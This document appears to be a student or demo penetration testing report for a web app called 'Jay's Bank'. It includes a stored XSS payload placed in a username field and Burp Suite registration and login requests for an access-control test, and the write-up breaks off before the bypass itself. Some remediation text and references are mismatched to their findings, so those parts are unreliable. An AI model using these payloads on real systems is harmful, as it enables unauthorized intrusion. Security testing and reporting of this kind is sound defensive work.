Jay's Bank
Application Penetration Testing Report

Business Confidential

Date: June 1st, 2024
Project: DC-001
Version 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of Jay's Bank and SafeGuard Solutions. This document contains proprietary and confidential information regarding the penetration testing of Jay's Bank application. Duplication, redistribution, or use, in whole or in part, in any form, requires the consent of SafeGuard Solutions. SafeGuard Solutions may share this document with relevant stakeholders under non-disclosure agreements to demonstrate compliance and findings of the penetration test.

Disclaimer

Penetration testing is an evaluation conducted at a specific point in time. The findings and recommendations provided only reflect the conditions and information gathered during the assessment period and may not reflect changes or modifications that occur thereafter. Due to time constraints, this evaluation may not encompass all existing security controls. SafeGuard Solutions prioritizes identifying the most vulnerable security controls that could be exploited by attackers. Therefore, we recommend similar evaluations be conducted periodically, at least once a year, by internal or third-party assessors to ensure the effectiveness and sustainability of security controls.

Contact Information

Name	Titl e	Contact Information
Jay's Bank		
John Smith	Global Information Security Manager	Email: jsmith@democorp.com
SafeGuard Solutions		
Etha Felisya	Lead Penetration Tester	Email: felisyaetha@gmail.com

Assessment Overview

From May 28th, 2024 to June 1st, 2024, SafeGuard Solutions engaged Jay's Bank Application to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Exploit - Perform attack based on vulnerabilities found at discovery process.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

Assessment Components

Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: finding website's ports and endpoints, finding services that being used inside the website, OS discovery, et cetera. Then exploit weakness that already been found such as Cross-Site Scripting (XSS) is an attack where malicious scripts are injected into trusted websites. These scripts run in the user's browser and can steal data or hijack sessions. Types include Stored, Reflected, and DOM-based XSS. Prevention includes using Content Security Policy (CSP), output encoding, and input validation. And Broken Access Control is a security vulnerability that occurs when an application fails to properly implement access controls, allowing users to potentially gain unauthorized access to resources or functions they should not have access to. This can happen when the application fails to validate or enforce user roles and permissions correctly.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definitio n
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Information al	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Internal Penetration Test	• 167.172.75.216 • All application functions • User account mechanism and authentication • Web interface and API • Database interaction and data handling processes

Scope Exclusions

Jay’s Bank forbid some attacks during testing, here is the detail:

- It is not allowed to carry out attacks that can damage the data or application infrastructure.
- It is not allowed to exploit vulnerabilities that can provide access to the server (e.g., RCE, privilege escalation).
- Avoid DoS/DDoS attacks that can disrupt the availability of application services.

Client Allowances

Jay’s Bank did not provide CyberShield any forms of allowances.

Executive Summary

CyberShield evaluated Jay's Bank's internal security posture through penetration testing from May 28nd, 2024 to June 1st, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Internal network penetration testing was permitted for five (5) business days.

Testing Summary

First pentester use Gobuster to search for endpoint that used by the application. The result is there are many endpoints such as, /register, /login, /dashboard, /profile. By testing the application, pentester found major vulnerability that can be exploited, such as xss attack and Broken Access Control.

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

0	2	0	0	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Vulnerable to XSS (Cross-Site Scripting)	High	Securing the application involves implementing a "deny by default" approach for all resources except public ones, along with enforcing access control mechanisms consistently throughout the application, including minimizing Cross-Origin Resource Sharing (CORS) usage. Access controls should be modeled to enforce record ownership, not assuming users can freely create, read, update, or delete any record, while unique business limits should be enforced by domain models. Measures such as disabling web server directory listing, removing file metadata and backup files from web roots, logging access control failures, and alerting administrators when necessary, are crucial. Additionally, API and controller access should be rate-limited to

		mitigate harm from automated attack tools, and session identifiers should be invalidated on the server post-logout, favoring short-lived JWT tokens to minimize attacker opportunities, with adherence to OAuth standards for revoking access in the case of longer-lived JWTs.
Vulnerable to Broken Access Control	High	Very carefully manage the setting, management, and handling of privileges. Explicitly manage trust zones in the software. Phase: Architecture and Design. Compartmentalize the system to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area. Ensure that appropriate compartmentalization is built into the system design, and the compartmentalization allows for and reinforces privilege separation functionality. Architects and designers should rely on the principle of least privilege to decide the appropriate time to use privileges and the time to drop privileges.

Internal Penetration Test Findings

Vulnerable to XSS (Cross-Site Scripting)

• **Description:**	Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
• **Impact:**	High
• **System:**	167.172.75.216/dashboard
• **References:**	OWASP 2021 A05 Security Misconfiguration


Broken Access Control

• **Description:**	A Broken Access Control vulnerability allows an attacker to craft user input which can cause Active Job to deserialize it using GlobalId and give them access to information that they should not have.
• **Impact:**	High
• **System:**	167.172.75.216/change_password
• **References:**	CWE-284: Improper Access Control CVE-2018-16476

Exploitation Proof of Concept

Vulnerable to XSS (Cross-Site Scripting)

- Create new username that consist of html tag and javascript alert function.



Register

Username:

<h1><script>alert(3)</script></h1>

Username must be at least 10 characters long.

Password:


•••••••••••

Password must be at least 10 characters long and include at least one digit, one special character, one uppercase letter, and one lowercase letter.

Already have an account? Login here.

Figure 1: Make a new user from /register endpoint

- Then login with newly created username and password.




Save login for http://167.172.75.216?

Username: <h1><script>alert(3)</script></h1>

Password: ●●●●●●●●●●

Figure 2: Login to user dashboard

- Fill the profile section with information needed and then click update



Save login for http://167.172.75.216?

Username: <h1><script>alert(3)</script></h1>

Password: ●●●●●●●●●●


Your Pr <h1><s </script

You need to finish setting up your profile before you can use all the features of this website.

-

Figure 3: Fill necessary information to access application's features

- Go back into /dashboard endpoint, there the script will be executed and will show alert that contain host location



167.172.75.216


3

Figure 4: Script are executed

Vulnerable to Broken Access Control

- First open Burp Suite turn on the intercept and open the browser

- Then pentester create new user with its own password like below.



```
POST /register HTTP/1.1
Host: 167.172.75.216
Content-Length: 49
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/register
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "username":"bacbacbacb",
  "password":"B@c1234567"
}
```

Register

Username: bacbacbacb

Username must be at least 10 characters long.

Password: ••••••••••


Password must be at least 10 characters long and include at least one digit, one special character, one uppercase letter, and one lowercase letter.

Register

Already have an account? Login here.

Figure 5: Make a new user from /register endpoint

- Then make another one


Burp Suite Community Edition v2023.12.1.3 - Temp
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Settings
Repeater Collaborator Sequencer Decoder
Comparer Logger Organizer Extensions
Learn
Intercept HTTP history Proxy settings
WebSockets history
Add notes
HTTP/1
Pretty Raw Hex
Inspector
Notes
Search
0 highlights
Event log (1) All issues Memory: 113.4MB
- Jay's Bank
Not secure
2:32

Request to http://167.172.75.216:80

```
POST /register HTTP/1.1
Host: 167.172.75.216
Content-Length: 49
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/register
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "username":"cabcabcabc",
  "password":"C@b1234567"
}
```

Register

Jsername: cabcabcabc

Jsername must be at least 10 characters long.

assword: ••••••••••


assword must be at least 10 characters long and include at least one digit, ne special character, one uppercase letter, and one lowercase letter.

Register

lready have an account? Login here.

Figure 6: Make a new user from /register endpoint

- Login using the first account


Burp Suite Community Edition v2023.12.1.3 - Temp
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Settings
Repeater Collaborator Sequencer Decoder
Comparer Logger Organizer Extensions
Learn
Intercept HTTP history Proxy settings
WebSockets history
Request to http://167.172.75.216:80
Add notes
HTTP/1
Pretty Raw Hex
Inspector
Notes
Search
0 highlights
Event log (1) All issues Memory: 113.4MB
y's Bank
Not secure
2:32

```
POST /login HTTP/1.1
Host: 167.172.75.216
Content-Length: 49
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "username":"bacbacbacb",
  "password":"B@c1234567"
}
```

Login

Username: bacbacbacb


Password: ••••••••••

Login

Don't have an account? Sign up here.

Figure 6: Login with first account

- Fill the profile section with information needed and then click update



